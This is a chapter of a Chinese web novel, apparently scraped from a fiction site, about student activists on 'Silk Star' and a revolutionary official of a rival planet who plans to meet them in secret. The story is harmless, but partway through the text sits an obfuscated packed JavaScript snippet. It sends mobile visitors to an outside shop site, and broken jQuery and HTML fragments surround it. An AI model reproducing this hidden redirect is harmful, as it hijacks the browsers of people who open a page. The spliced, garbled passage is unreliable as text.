文趣网 > 其他小说 > 丝绸星大学生逆袭笔记 > 15. 金错刀其十五
    迫于内外压力,朝廷不得不主动推进会谈进程。在经过数轮谈判后,扬塔星方面终于同意在赔款使用和虫洞登陆港共管区问题上做出部分让步。

    但是,诺路星问题仍然没有得到彻底解决。尽管扬塔星表面上承认丝绸星对诺路星的宗主权,但他们实际上怎么做,和嘴上说的可就是两码事了。

    “先生,尽管此次会谈我们做出了部分让步,但我们的星际地位无疑得到了提升,丝绸星承认了我们的合法地位。”星际联络部中,当秘书报告这一消息时,年轻的负责人正靠坐在黑色皮面的扶手办公椅中闭目养神,那张白皙得惊人的面庞上浮着一抹似有似无的笑意。

    “这在星际外交中,也算是比较常见的结果。”符铭说道,他没有睁开眼睛,“不过,既然我们做出了让步,我想慕容镜然那边,也应该对我们做出一些妥协了。”

    秘书挑眉道:“是啊。慕容镜然能当上这个皇帝,没有我们的暗中推动,只靠乌尔星人行么?他要是够识相,就应该学习布朗总统,抓紧时间与我们建交……”

    “这些是外星事务部的事情。”符铭似乎并不怎么在意慕容镜然的态度,他缓缓睁开双眼,坐直了身子,结束了短暂的闭目养神,“现在,还是说回我们的事情吧。”

    秘书知道他这个“我们的事情”是指什么,于是很流畅地接道:“烈流社员似乎也有一部分参与到了云锦区的学生运动中,比如说,易德天,他专程从花绸区赶回了云锦区参与游行。”

    符铭沉思片刻,问道:“丝绸星朝廷那边,议会改革还在推进?”

    “是。”

    符铭喃喃道:“烈流社……这个革命团体毕竟还是太年轻化了。年轻化有好处也有坏处,好处是他们能轻易与青年群体这一革命先锋力量建立起联系,动员能力较强,但坏处是容易情绪化。事实上,我认为此次那位易德天前往云锦区参与游行,这并不妥当。”

    “是啊,”秘书说道,“烈流社毕竟力量太小,截至目前,他们的社员不过百人。”

    “没错。其实这样的条件,并不足以支撑他们采取和我们一样的方式进行变革。”

    “先生,”秘书道,“您是说……”

    “没错。对于丝绸星的情况,我更推荐他们走议会改革这条路。”秘书在他看不见的地方撇了撇嘴:“先生,咱们与烈流社也联络了一阵子了,您觉得,他们会乐意选您推荐的这条道路吗?”

    “他们当然不会乐意。”符铭微微一笑,金眸被办公桌上的台灯的灯光一映,看上去如同晴朗天波光粼粼的湖面,“所以,需要有一个人出面去劝说他们。”

    秘书顿时明白了他的意思:“您要去丝绸星?亲自跟他们进行一次面对面的谈话?!”

    “嗯。”符铭站起身来,走到办公室角落处摆着的一面用作装饰的穿衣镜前,简单地整理了一下额前几根凌乱的铂银色发丝,“跟丝绸星的小朋友隔着一片星海交流了这么久,我也该亲自去见一见了。”

    “哦……我想领袖她会同意的。”秘书回过神来说道。从现在日日在斯维特宫里忙碌的那几位领导人前辈的视角看,这或许是符铭的一个锻炼外交能力的机会。

    “那么,现在便陪同我去斯维特宫吧。我需要和母亲谈谈这事。”

    *

    “……事实上我觉得,这次的谈判结果不能完全令人满意。你们看,整个会谈进程中,我们获取到的透明实时信息太少……”

    演辩社专用教室内,社员们这次的讨论比往日要平和许多。丝扬会谈结束了,部分内容和细节也逐渐公开。一些比较敏锐的学子们率先发现,似乎当时朝廷拖延会议并不是想对扬塔星妥协,而是在争取条件。

    而令许多人感到尴尬的是,他们当初群情激愤下组织起来的学生运动,表面上看督促了朝廷推进会谈进程,可如果再给朝廷一些谈判的时间和空间,有没有可能诺路星问题就能够得到彻底的解决呢?

    这样的疑问目前看来意义已经不大了。木已成舟,如今诺路星问题仍然横亘在两星之间,不知何年才能得到真正解决。众学子从会谈刚结束时认为自己的游行取得了成效的欣喜中冷静下来,现在想想,觉得他们当时的很多举动不说一无是处,也的确有些冲动和幼稚。晏酬坐在窗边的位置,手腕上的银镯在明媚阳光的照耀下亮如满天星辰。她没有坐到众人中央,而是坐在了人堆中较边缘的地方,静静地听着同学们的讨论。

    “是啊,”何跃说,“其实,我们当时没有必要那么急的,朝廷现在是真怕得罪我们,说不定宁可对外星人妥协,也不愿看到国内秩序失控。”

    “我看,”晏酬开口道,“大家也不用想太多。”

    见众人将目光一齐投向了她,晏酬接着说道:“即使当时你们不游行,结果也未必会比现在更好。我研究过诺路星问题,这事没那么简单,扬塔星那边不会那么轻易让步的。”

    有学弟听了这话有些迷茫:“啊……可是,扬塔星是说过要废除旧条约的呀。”

    晏酬冷笑一声,笑完她觉得自己这样可能有点伤人自尊心,于是便放柔了语气道:“朋友们,我看大家还是不要太过于迷恋扬塔星的好。再怎么说,那也是一个曾经欺负过我们、并在历史上长期与我们作对的强星,不是么?并不是说他们换了个政权,就什么都全变了,好好的一个星球突然变成白莲花了?我想,有点过头了吧。”

    她语气虽柔和,话的本质却是不客气。不少人低下了头。大部分学生的确对扬塔星抱有很强烈的好感,在慕容王朝的统治下,他们向往传闻中扬塔星的民主与平等,他们崇拜取得了胜利、处决了扬皇全家的扬塔星革命会,他们想变得和他们一样。毕竟,慕容王朝近在眼前,朝廷干过的丑事恶事他们都看倦了,而扬塔星离得远,如同一位披着神秘面纱的远方美人,很难不让他们对其心生向往。

    可这会儿他们想得再多也没用。毕竟他们现在只是学生,不少人待会儿甚至还得去上课。演辩社很快就空了一大半,何跃和晏酬今天倒是没课了,晏酬主动走到何跃身边,问他道:“德天兄呢?”

    “他?今天可能在家里吧。”何跃没想到她会突然问起易优。那天晏酬和易优吵了一架后,这二人还没有再见过面,“长岁,你找他有事吗?”

    晏酬摇了摇头,说:“没什么事。”

    何跃这会儿似乎不想和晏酬谈易优,他换了个话题问道:“长岁,你们最近交流得怎么样?”

    晏酬知道他问的是什么,言语间丝毫不露破绽地说:“就那样呗。人家没事儿还爱说教两句,但看得出来是真心实意的。”

    “谁啊?”旁边一位与他们熟识的学长突然凑过来问道,“长岁,你谈恋爱啦?”

    虽然在外谈起他们的工作会有意将之“生活化”以作掩饰,但晏酬没想到这学长会把她与扬塔星负责人之间的交流理解成这样,一时间瞠目结舌:“啊……”

    何跃也没想过这事还能往那方面联想。这学长不是烈流社员,不知道他们在打什么哑谜,但他作为烈流社的创始人之一可是门儿清,一时间表情古怪。

    晏酬面色很快就恢复如常:“那倒不是,只是一个一直纠缠我的追求者而已。”

    “什么!”那学长顿时来了兴致,拉着她似乎要详谈。晏酬这下是真有点头疼了,此时演辩社教室内本就没剩下几个人,她本想用两句话向何跃简单概括一下近期与扬塔星那边的联络情况,真没想到会搞成现在这样。关键是这学长和他们还都挺熟,平素就是个热心肠又爱说话的活泼性子,晏酬刚进演辩社时多次受其提携,到了这会儿还没法说人家冒犯。</p

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17660465|207061||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >

    “呃……那个追求者比我大十几岁,是个相貌平平的老男人。没什么好谈的。反正我不可能喜欢这样的人。”晏酬难免稍稍有些烦躁,想随便说两句把这个话题揭过去了事。

    “比你大十几岁……那也才三十岁左右吧?我说长岁,这个年纪的人也不能说是老男人吧?”

    “你不懂。”何跃在一旁支着下巴,显然也来了兴致,想要捉弄晏酬一番,“人家长岁不早就说过吗?她喜欢年轻的男孩子,最好是和她年纪差不多大或者是比她小的。唉,很多大女子主义的女人都好这一口。”

    晏酬狠狠地剜了他一眼,语气淡淡地问道:“我是大女子主义么?”

    “有点啊。”何跃说,“你自己感觉不出来吗?”

    “那也和你没关系,反正不会看上你。”

    “嘿!我还不稀罕呢。“何跃叫道。

    “不过,长岁,”学长突然正色道,“我多嘴说两句啊,如果那男的真比你大这么多,还一直纠缠你的话,你可得小心点。已经步入社会的和还没步入社会的区别可大了,就算你聪明,人家的阅历摆在那儿,你可当心别上当受骗了。”

    “知道啦,放心吧。”晏酬心想,反正这个“追求者”也是她胡扯出来的。就算不是胡扯的,她怎么可能喜欢一个比她大十几岁的男人呢?这种男人是能支持他们的革命事业还是怎么着?

    “说得对、说得对,你这种家里的独苗在外面可得小心点,别被人轻易骗走了。”何跃煞有介事地附和道,得到了晏酬的又一个眼刀,“好啦,你们两位,食堂不是新开了一家烤鸭?反正一会儿没课,要不要去吃一顿?”

    学长笑道:“你们俩去吧,我待会儿还要去约会呢。”晏酬和何跃出了演辩社教室,四下张望一番见旁边没人,晏酬才给了何跃一拳道:“以后谈工作,还是得在咱们自己的地方谈!不要在外面随口提起了,这样风险太大,听到没?”

    “哦……行,之前不是想着提高效率吗?再说了,其实你也没说什么,都怪自行脑补的人!”何跃说道,“有可能是风月话本看多了。”

    “我看是。”晏酬想起自己刚才胡编乱造的话,自己都有点想笑,“我刚才说的话,可不能传到扬塔星那边人的耳朵里。太令人发笑了。”

    “确实是。”何跃若有所思道,“诶,不过话说回来,长岁,我还真挺好奇一直跟咱们联络的人是什么样子的。”

    “有什么好奇的?人家米海兄长什么样你没见过?”

    “不是说他!”何跃说,“我好奇的是那位一直和你联络的‘金珀’。”

    ‘金珀’,就是那位远在扬塔星的和他们联络的总负责人。晏酬猜想,这个名字大概不会是这位总负责人的真名,应该只是一个用来联络的代号。他们烈流社员在对外联络时也会使用代号,但晏酬知道,他们其中一些人的真实信息是被扬塔星那边的人所掌握的,这让她有时心里多少会感觉到不平衡,可是没办法,对方比他们这个小小的社团强大得不止一星半点,在地位本就不平等的情况下,弱小的一方是没有资本要求事事对等的。

    “难说。”晏酬摇了摇头,“任何群体都没办法用一个统一的形象来界定。比如说负责和咱们联络的那位吧,我感觉他有可能是位成熟稳重、少言寡语的中老年人,可万一人家就是位早熟的小年轻呢?这种事情说不准的。而且很多时候,用统一的形象去评判具体的个体会显得很冒犯,不是吗?”

    “有道理!”何跃一拍脑门,“我知道你说的那个东西叫做……‘刻板印象’!应该是这个吧?这是我最近在一篇外文报道上学来的词,好家伙,我觉得这个词描述得太妙了。我一直觉得,一个群体里那么多人,怎么可能统一形象呢?说不定,等某一天我们真的见到了那位神秘的大佬,会大吃一惊呢。”